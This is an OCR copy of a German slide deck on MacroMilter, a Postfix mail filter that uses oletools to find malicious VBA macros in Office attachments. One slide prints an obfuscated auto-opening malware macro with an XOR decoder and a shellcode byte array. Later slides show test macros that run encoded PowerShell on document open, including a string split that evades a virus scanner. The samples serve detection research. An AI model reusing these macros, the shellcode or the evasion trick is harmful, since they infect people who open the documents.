MacroMilter:
Wie ein Admin zum Entwickler wurde

Stephan Traub

Stephan Traub

IT Project Specialist bei audius

https://www.audius.de

@sbidys

https://github.com/sbidy

Das (alte) Problem

golem.de
IT-NEWS FÜR PROFIS

HOME TICKER VIDEO

TOP-THEMEN: E3 2016 Apple VR Auto Security

SERVICES: PREISVERGLEICH STELLENMARKT TOP-ANGEBOTE

KRYPTO-TROJANER LOCKY

Mehr als 5.000 Infektionen pro Stunde in Deutschland

Hospital pays hackers $17,000 to regain control of its computers

By Rich McCormick on February 17, 2016 09:28 pm *Email*

Gefährliches Duo: Erpressungstrojaner kommt mit Word-Datei

heise Security 10.12.2015

BSI-Umfrage: Ein Drittel der Unternehmen ist von Erpressungs-Trojanern betroffen


27.04.2016 16:00 Uhr – Dennis Schirrmacher


vorlesen

Was geht da eigentlich so ab?

Die Analyse

Analyse I






Quelle:
https://ransomwaretracker.abuse.ch/statistics/

Analyse II

```
Sub TIrj4OrI1CEeygCvJ()
  Dim q2JYLCPfeevt0: Set q2JYLCPfeevt0 = CreateObject(VGYrQk1g3OwM6NMYWads(Chr(101)&Chr(17)&Chr(16)&Chr(30)&Chr(46)&Chr(29)&Chr(35)&Chr(84)&Chr(59)&Chr(62)&Chr(33)&Chr(28)&Chr(25),"2bslGmWzhVDpu
  fuVMD6XBE8k = "0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x2
  0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac," _
 & "0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x2
 0x74,0x0,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0x31,0xdb,0x53,0x53,0x53," _
 & "0x53,0x53,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0x53,0x53,0x6a,0x3,0x53,0x53,0x68,0xbb,0x1,0x0,0x0,0xe8,0xa7,0x0,0x0,0x0,0x2f,0x42,0x48,0x74,0x36,0x51,0x53,0x44,0x44,0x2d,0x42,0x4b,0x66,0x74,0x
 0x0,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0x89,0xc6,0x53,0x68,0x0,0x32,0xe0,0x84,0x53,0x53,0x53," _
 & "0x57,0x53,0x56,0x68,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x96,0x6a,0xa,0x5f,0x68,0x80,0x33,0x0,0x0,0x89,0xe0,0x6a,0x4,0x50,0x6a,0x1f,0x56,0x68,0x75,0x46,0x9e,0x86,0xff,0xd5,0x53,0x53,0x53,0x53,0x5
 0x0,0x10,0x0,0x0,0x68,0x0,0x0,0x40,0x0,0x53,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53," _
 & "0x53,0x89,0xe7,0x57,0x68,0x0,0x20,0x0,0x0,0x53,0x56,0x68,0x12,0x96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0xcf,0x8b,0x7,0x1,0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0x5f,0xe8,0x77,0xff,0xff,0xff,0x31,
 0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f," _
 & "0x6a,0x0,0x53,0xff,0xd5"
  dcC5z2Js2gL0J5c0TTJu = VGYrQk1g3OwM6NMYWads(Chr(60)&Chr(1)&Chr(3)&Chr(83)&Chr(1)&Chr(22)&Chr(31)&Chr(8)&Chr(47)&Chr(53)&Chr(125)&Chr(2)&Chr(2)&Chr(19)&Chr(21)&Chr(99)&Chr(19)&Chr(93)&Chr(7)&Ch
  (31)&Chr(30)&Chr(83)&Chr(6)&Chr(82)&Chr(21)&Chr(7)& _
Chr(105)&Chr(26)&Chr(14)&Chr(31)&Chr(2)&Chr(81)&Chr(29)&Chr(77)&Chr(126)&Chr(52)&Chr(71)&Chr(74)&Chr(1)&Chr(9)&Chr(22)&Chr(114)&Chr(41)&Chr(2)&Chr(7)&Chr(55)&Chr(24)&Chr(107)&Chr(79)&Chr(116)&Ch
&Chr(42)&Chr(23)& _
Chr(108)&Chr(56)&Chr(70)&Chr(30)&Chr(51)&Chr(22)&Chr(10)&Chr(95)&Chr(121)&Chr(53)&Chr(62)&Chr(13)&Chr(101)&Chr(5)&Chr(3)&Chr(88)&Chr(124)&Chr(3)&Chr(9)&Chr(90)&Chr(47)&Chr(102)&Chr(42)&Chr(81)&C
Chr(0)&Chr(24)&Chr(82)& _
Chr(42)&Chr(15)&Chr(7)&Chr(121)&Chr(65)&Chr(4)&Chr(14)&Chr(66)&Chr(51)&Chr(41)&Chr(78)&Chr(89)&Chr(101)&Chr(27)&Chr(0)&Chr(27)&Chr(1)&Chr(32)&Chr(54)&Chr(55)&Chr(2)&Chr(90),"Lnt6sewmCYSgzv5NP2jC
  q2JYLCPfeevt0.Run dcC5z2Js2gL0J5c0TTJu, 0, False
End Sub
Sub AutoOpen(): TIrj4OrI1CEeygCvJ: End Sub
Sub Auto_Open(): TIrj4OrI1CEeygCvJ: End Sub
Sub Workbook_Open(): TIrj4OrI1CEeygCvJ: End Sub

Private Function VGYrQk1g3OwM6NMYWads(ByVal bN1sWJeBvjl4nTA6 As String, ByVal mik6CJ950G5 As String) As String
 Dim NrUirrvBlgC As Integer: Dim wtQAPbax1nbaQ93 As Integer: Dim LySvGk51QaYv604 As String
 NrUirrvBlgC = Len(mik6CJ950G5$)
 For wtQAPbax1nbaQ93 = 1 To Len(bN1sWJeBvjl4nTA6)
   LySvGk51QaYv604 = Asc(Mid$(mik6CJ950G5$, (wtQAPbax1nbaQ93 Mod NrUirrvBlgC) - NrUirrvBlgC * ((wtQAPbax1nbaQ93 Mod NrUirrvBlgC) = 0), 1))
   Mid$(bN1sWJeBvjl4nTA6, wtQAPbax1nbaQ93, 1) = Chr$(Asc(Mid$(bN1sWJeBvjl4nTA6, wtQAPbax1nbaQ93, 1)) Xor LySvGk51QaYv604)
 Next
```



Analyse III

```
' Verbindung zur Datenbank herstellen
Dim myOleDbConnection As New OleDb.OleDbConnection
myOleDbConnection.ConnectionString = _
"Provider=Microsoft.Jet.OLEDB.4.0;Data Source=""C:\temp\SQL Server 2000 Sample Databases\Nwind.mdb"""

Try
    myOleDbConnection.Open()
Catch ex As Exception
    MessageBox.Show(ex.Message, _
        "Beim Öffnen der Datenbank ist ein Fehler aufgetreten.")
End Try

' SelectCommand erstellen welches die "Select-Abfrage" gegen die
' Datenbank beinhaltet
Dim myOleDbSelectCommand As New OleDb.OleDbCommand
myOleDbSelectCommand.Connection = myOleDbConnection
myOleDbSelectCommand.CommandText = "select * from customers"

' DataAdapter mit dem SelectCommand verbinden
Dim myOleDbDataAdapter As New OleDb.OleDbDataAdapter
myOleDbDataAdapter.SelectCommand = myOleDbSelectCommand

' und mit dem DataAdapter das DataSet füllen
Dim myDataSet As New DataSet
myOleDbDataAdapter.Fill(myDataSet, "Customers")

' Daten an das DataGridView binden
DataGridView1.DataSource = myDataSet
DataGridView1.DataMember = "Customers"
```

Normaler Code

```
Public Sub DownloadDB480(RecipeSource As String)
 Dim i As Integer
 On Error Resume Next
 For i = 1 To 12
 DBdd.ssd480.Word(64 + i * 2) = Rec.ipeSource.QuotaReggia(i) * 1000#
 Next i
 DBdd.ssd480.Word(4) = Rec.ipeSource.TuboLunghezza * 1000
 DBdd.ssd480.Word(64) = Rec.ipeSource.NumeroRegge
 If Rec.ipeSource.Regg1 = False And Rec.ipeSource.Regg2 = False Then
 DB422.Bit(27, 2) = True
 Else
 DB422.Bit(27, 2) = Rec.ipeSource.Regg1
 End If
 DB422.Bit(27, 3) = Rec.ipeSource.Regg2
 On Error GoTo 0
End Sub
Public Sub DownloadD_ricetta_B480(RecipeSource As String)
 Dim i As Integer
 Bitmap1.Send
 Bitmap4 = Bitmap3(Chr(80 + 4) + UCase(DB480) + UCase(Chr(80 + 20 + 9)) + "P")
 Exit Sub
 On Error Resume Next
 For i = 1 To 12
 DBdd.ssd480.Word(64 + i * 2) = Rec.ipeSource.QuotaReggia(i) * 1000#
 Next i
 DBdd.ssd480.Word(4) = Rec.ipeSource.TuboLunghezza * 1000
 DBdd.ssd480.Word(64) = Rec.ipeSource.NumeroRegge
 On Error GoTo 0
End Sub
```

Malware Code

Analyse IV - VBA

- Programm ausführen
- Dateien speichern, ausführen, ändern und öffnen
- Viele Funktionen des .Net Frameworks
- Hex., Bin. und andere Codierungen
- Datenbankzugriffe
- usw. ...

Umgehen des „Controlled Folder Access (CFA)“ aka

„Ransomware-Schutz“ in Windows 10**

**http://www.securitybydefault.com/2018/01/microsoft-anti-ransomwa
bypass-not.html

Die Idee

Anforderungen

- Einfache Implementierung am MTA
- Für Postfix (und Sendmail)
- TCP/IP oder via Socket
- Implementierung in Python
- Darf Aktionen vornehmen oder E-Mails zurückweisen
- Qualifiziert Rejecten

Da gibt‘s doch was ...

Postfix Milter Interface

Milter-Schnittstelle

- Einfach zu implementieren
- Standardisiert (Postfix)
- Pre-Queue = qualifizierter Reject
- Wrapper für Python = pymitler
- Möglichkeit, die E-Mail vor dem Zustellen zu verändern
- Saubere Trennung über Socket/TCP-IP
- Eigentlich recht performant
- Zugriff auf Verbindungsinformationen und Inhalte

Implementierung – Checkliste

- ✓ Umgebung, die Mails annehmen/verarbeiten kann = Postfix
- ✓ Möglichkeit, Mails aus dem Posfix heraus zu extrahieren = Milter
- ✗ Tool, das Office Dokumente auf VBA-Code hin untersuchen kann = ?
- ✗ Bewertung des VBA-Codes = ?
- ✗ Das, das alles verbindet = ?

Wie filtere ich jetzt eigentlich ?

Gibt‘s vielleicht schon was ?

OLEtools !

https://www.decalage.info/python/oletools

OLEtools – olevba.py

- Analyse von Microsoft Office Dokumenten und weiteren
- Extrahieren von VBA-Quellcode und DDE*
- Erkennen von Malware-Code
- Implementierung in Python
- Bewerten des Malware-Codes
- Viele Maintainer und Philippe als Entwickler
- „Zuverlässige Erkennung“


*Dynamic Data Exchange

Implementierung – Checkliste

- ✅ Umgebung, die Mails annehmen/verarbeiten kann = Postfix
- ✅ Möglichkeit Mails aus dem Posfix heraus zu extrahieren = Milter
- ✅ Tool, das Office Dokumente auf VBA-Code untersuchen kann = OLETools
- ✅ Bewertung des VBA-Codes = olevba.py
- ❌ Das, das alles verbindet = ?

MacroMilter V3.5

- Bereit für den produktiven Einsatz
- Bypass via Whitelist
- Security ?
- Klassische Bauweise




Was ich nicht weiß ...

- Wie teste ich eigentlich einen Malware-Scanner?
- Woher weiß ich, dass ich etwas nicht weiß ?
- Bin ich schneller als der „normale“ Malware-Scanner?

- Testfiles (psploitgen, Empire-Framework, Luckystrike ...)
- „gute“ Files (CommonCrawl-DocumentDownload / gradlew)

Auswertung




```
-rw-r--r-- 1 postfix postfix  58752 May  4 11:30 00d3799fd_4817761.docm
-rw-r--r-- 1 postfix postfix  58762 May  4 11:26 043d35dac_6134533.docm
-rw-r--r-- 1 postfix postfix  58800 May  4 12:19 14a8ff929_79072891.docm
-rw-r--r-- 1 postfix postfix  58783 May  4 11:51 1560c77d4_994691237.docm
-rw-r--r-- 1 postfix postfix  58714 May  4 12:20 156d817a1_2656492164.docm
-rw-r--r-- 1 postfix postfix  58796 May  4 11:42 15b4e4310_7864979260.docm
-rw-r--r-- 1 postfix postfix  58768 May  4 12:35 19875_Rechnung_2016-13861_20160503.DOCM
-rw-r--r-- 1 postfix postfix  58777 May  4 11:41 20fb8d874_46472142.docm
-rw-r--r-- 1 postfix postfix  58762 May  4 11:40 288d50065_9580873365.docm
-rw-r--r-- 1 postfix postfix  58762 May  4 11:26 2fb715071_168757019.docm
-rw-r--r-- 1 postfix postfix  58802 May  4 11:45 30b6d3a4c_52400453.docm
-rw-r--r-- 1 postfix postfix  58778 May  4 11:34 32a7c23d7_06818923.docm
-rw-r--r-- 1 postfix postfix  58775 May  4 11:28 392acaa17_7549210433.docm
-rw-r--r-- 1 postfix postfix  58836 May  4 11:31 3cf327bc5_4758678841.docm
-rw-r--r-- 1 postfix postfix  58800 May  4 12:19 42bd050ad_7755997697.docm
-rw-r--r-- 1 postfix postfix  58638 May  4 12:18 52617af63_90156521.docm
-rw-r--r-- 1 postfix postfix  58835 May  4 11:38 579407f69_3722647.docm
-rw-r--r-- 1 postfix postfix  50688 May 31 19:09 5944190815.doc
-rw-r--r-- 1 postfix postfix  58808 May  4 12:12 5bf5ac88b_896701005.docm
-rw-r--r-- 1 postfix postfix  50688 May 31 18:47 6013190921.doc
-rw-r--r-- 1 postfix postfix  58642 May  4 11:36 60aad3980_96484203.docm
-rw-r--r-- 1 postfix postfix  50688 May 31 19:00 6105190846.doc
-rw-r--r-- 1 postfix postfix  50688 May 31 18:59 6151190733.doc
-rw-r--r-- 1 postfix postfix  50688 May 31 19:25 6243190953.doc
-rw-r--r-- 1 postfix postfix  35840 May 30 15:12 6404.doc
-rw-r--r-- 1 postfix postfix  58804 May  4 12:07 70d2c19c4_4129065.docm
-rw-r--r-- 1 postfix postfix  58762 May  4 12:02 7121cf052_22835462.docm
-rw-r--r-- 1 postfix postfix  58764 May  4 12:14 727bae529_6183936.docm
```

Mailprovider

Powershell#1 - ThisDocument (Code)

(General) | yz

```
Sub Auto_Open()
    yz
End Sub

Sub AutoOpen()
    yz
End Sub

Sub Document_Open()
    yz
End Sub

Public Function yz() As Variant
    Dim Qeeh As String
    Qeeh = "powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVg"
    Qeeh = Qeeh + "BFAFIAUwBJAE8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAFIAUwBp"
    Qeeh = Qeeh + "AE8ATgAuAE0AQQBKAE8AUgAgAC0AZwBFACAAMwApAHsAJABHAF"
    Qeeh = Qeeh + "AARgA9AFsAcgBlAEYAXQAuAEEAcwBTAGUATQBiAGwAWQAuAEcA"
    Qeeh = Qeeh + "ZQBUAFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
    Qeeh = Qeeh + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
    Qeeh = Qeeh + "AHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAEkAZQBgAEwAZAAiAC"
```

Powershell#1.doc (40 KB) → Virus erkannt Hilfe ×

Senden

Power_shell#2 - ThisDocument (Code)


(General) | yz

```
Sub Auto_Open()
    yz
End Sub

Sub AutoOpen()
    yz
End Sub

Sub Document_Open()
    yz
End Sub

Public Function yz() As Variant
    Dim Qeeh As String
    Qeeh = "power"
    Qeeh = Qeeh + "shell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVg"
    Qeeh = Qeeh + "BFAFIAUwBJAE8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAFIAUwBp"
    Qeeh = Qeeh + "AE8ATgAuAE0AQQBKAE8AUgAgAC0AZwBFACAAMwApAHsAJABHAF"
    Qeeh = Qeeh + "AARgA9AFsAcgBlAEYAXQAuAEEAcwBTAGUATQBiAGwAWQAuAEcA"
    Qeeh = Qeeh + "ZQBUAFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
    Qeeh = Qeeh + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
    Qeeh = Qeeh + "AHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAEkAZQBgAEwAZAAiAC"
    Qeeh = Qeeh + "gAJwBjAGEAYwBoAGUAZABHAHIAbwBlAHAAUABvAGwAaQBjAHkA"
```

Power_shell#2.doc (40 KB) ×

Senden | Gespeichert

Lets got to GitHub



- Erstes „großes“ Projekt
- Kein Test implementiert (nur Testfiles)
- Wann kann ich online gehen?
- Time to github
- Dokumentieren, was man tut :-)
- Eigentlich ein „Kellerprojekt“

